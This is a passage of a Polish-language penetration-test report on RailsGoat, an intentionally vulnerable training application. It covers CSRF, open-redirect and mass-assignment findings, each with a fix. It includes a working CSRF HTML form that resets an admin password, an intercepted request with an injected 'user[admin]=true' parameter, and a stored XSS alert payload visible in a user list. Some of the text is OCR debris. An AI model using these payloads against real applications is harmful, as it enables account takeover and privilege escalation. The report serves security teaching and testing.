
Rekomendacja

Zalecane jest zaaktualizowanie do najnowszych wersji.

[MEDIUM] Cross-Site Request Forgery (CSRF)

Opis


Aplikacja pozwala użytkownikom na aktualizację swojego kalendarza i harmonogramu zdarzeń. Ze względu na to, że zabezpieczenia CSRF są wyłączone, żądanie AJAX wysła token autentyczności, ale aplikacja nie zweryfikuje ani jego obecności, ani ważności.

Szczegóły techniczne

Zapisując kod jako plik z rozszerzeniem html

```
<body>
  <form action="http://rails Goat.dev/users/1.json" method="POST">
    <input type="hidden" name="utf8" value="â&#156;&#147;" />
    <input type="hidden" name="method" value="put" />
    <input type="hidden" name="user&#91;user&#95;id&#93;" value="1" />
    <input type="hidden" name="user&#91;password&#93;" value="testtest" />
    <input type="hidden" name="user&#91;password&#95;confirmation&#93;" value="testtest" />
    <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

Jesteśmy w stanie stworzyć plik który jeśli zalogowany administrator otworzy oraz kliknie przycisk submit request spowoduje to zmianę jego hasła z aktualnego na „testtest”.

A rectangular button with rounded corners, containing the text "Submit request". A mouse cursor is pointing at the button.

Rekomendacja

Domyślnie dyrektywa `protect_from_forgery` jest dodawana w pliku `application_controller.rb` podczas tworzenia projektu. Dlatego trzeba upewnić się iż nie została zakomentowana.

[MEDIUM] Brak walidacji przekierowań

Opis

Aplikacje wielokrotnie przekierowują użytkownika na inne strony lub serwisy na podstawie przesłanych danych. Bez odpowiedniej walidacji tych danych, użytkownik może zostać skierowany w zupełnie inne miejsce, np. na stronę phishingową lub ze szkodliwym oprogramowaniem.

Szczegóły techniczne

Aplikacja przeprowadza po uwierzytelnieniu zerową walidację ścieżki, na którą przekierują użytkowników. Parametr URL służy do określenia, gdzie przekierować użytkownika, jeśli parametr url nie jest obecny, użytkownik zostanie przekierowany na swoją stronę główną.

Widzimy to analizując `app/controllers/sessions_controller.rb`

```
def create
  path = params[:url].present? ? params[:url] : home_dashboard_index_path
```

Rekomendacja

Zalecane jest dodanie walidacji ścieżki url.

[CRITICAL] Mass Assignment

Opis

Aplikacja umożliwia ustawianie atrybutu admina poprzez wywołanie mass assignment.

Szczegóły techniczne

Rejestrując się do serwisu, przechwytyując żądanie

```
1 POST /railsgoat/users HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 263
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/railsgoat/signup?
12 Cookie: tz_offset=3600; _railsgoat_session=
BAh7B0kiD3Nl c3Npb25faWQOG0gZFRkkiJWY5ZDYyMTE5OTI4ZjVhOTcyYjU2MGMSMTMxYTZkYzc0BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMTdMQXB
JMTV6VUJUMVNaTmJsbHd0a0xkd0R3alJzNWRCRGFsdUJzRXFkNUU9BjsARg%3D%3D--27ffa5abc9a62ec1c4ea5cc647cb156182f93d36;
acopendivids=swingset,jotto,railsgoat,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 utf8=%E2%9C%93&authenticity_token=7LApI15zUBT1SZNblwNkLJwDwjRs5dBLaluBsEqd5E%3D&user%5Bemail%5D=
AdminSamurai40metacorp.com&user%5Bfirst_name%5D=Jan&user%5Blast_name%5D=Kowalski&user%5Bpassword%5D=admin1234&
user%5Bpassword_confirmation%5D=admin1234&commit=Submit]
```

Jesteśmy w stanie dodać parametr który pozwala nam na utworzenie konto z uprawnieniami admina

```
/ Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
kOTcyYjU2MGMSMTMxYTZkYzc0BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMTdMQXB
U9BjsARg%3D%3D--27ffa5abc9a62ec1c4ea5cc647cb156182f93d36;
e; acgroupswithpersist=nada
```

```
1wNkLJwDwjRs5dBLaluBsEqd5E%3D&user%5Bemail%5D=
n&user%5Blast_name%5D=Kowalski&user%5Bpassword%5D=admin1234&
bmit&user%5Badmin%5D=true
```

SELECTED TEXT

&user%5Badmin%5D=true

DECODED FROM: URL encoding ▼

&user[admin]=true

Cancel

Request Attributes

Query Parameters (0)

Dashboard

Admin

Benefit Forms

401k Info

PTO

Work Info

Performance

Messages

Pay

Welcome, Jan

RateGoat Tutorial

Manage Users

Show 10 entries

Search:

Name	Email	Admin User	Action
<script>alert("Hello World!");</script> xss	xss@metacorp.com		Edit
Admin	admin@metacorp.com	✓	Edit
Jack Mannino	jack@metacorp.com		Edit
Jan Kowalski	AdminSamurai@metacorp.com	✓	Edit
Jim Manico	jim@metacorp.com		Edit
kamil szota	samurai@metacorp.com		Edit
Ken Johnson	ken@metacorp.com		Edit
Mike McCabe	mike@metacorp.com		Edit

Showing 1 to 8 of 8 entries

First Previous 1 Next Last

Rekomendacja

Zalecane jest usunięcie atrybutu admin z parametru użytkownika.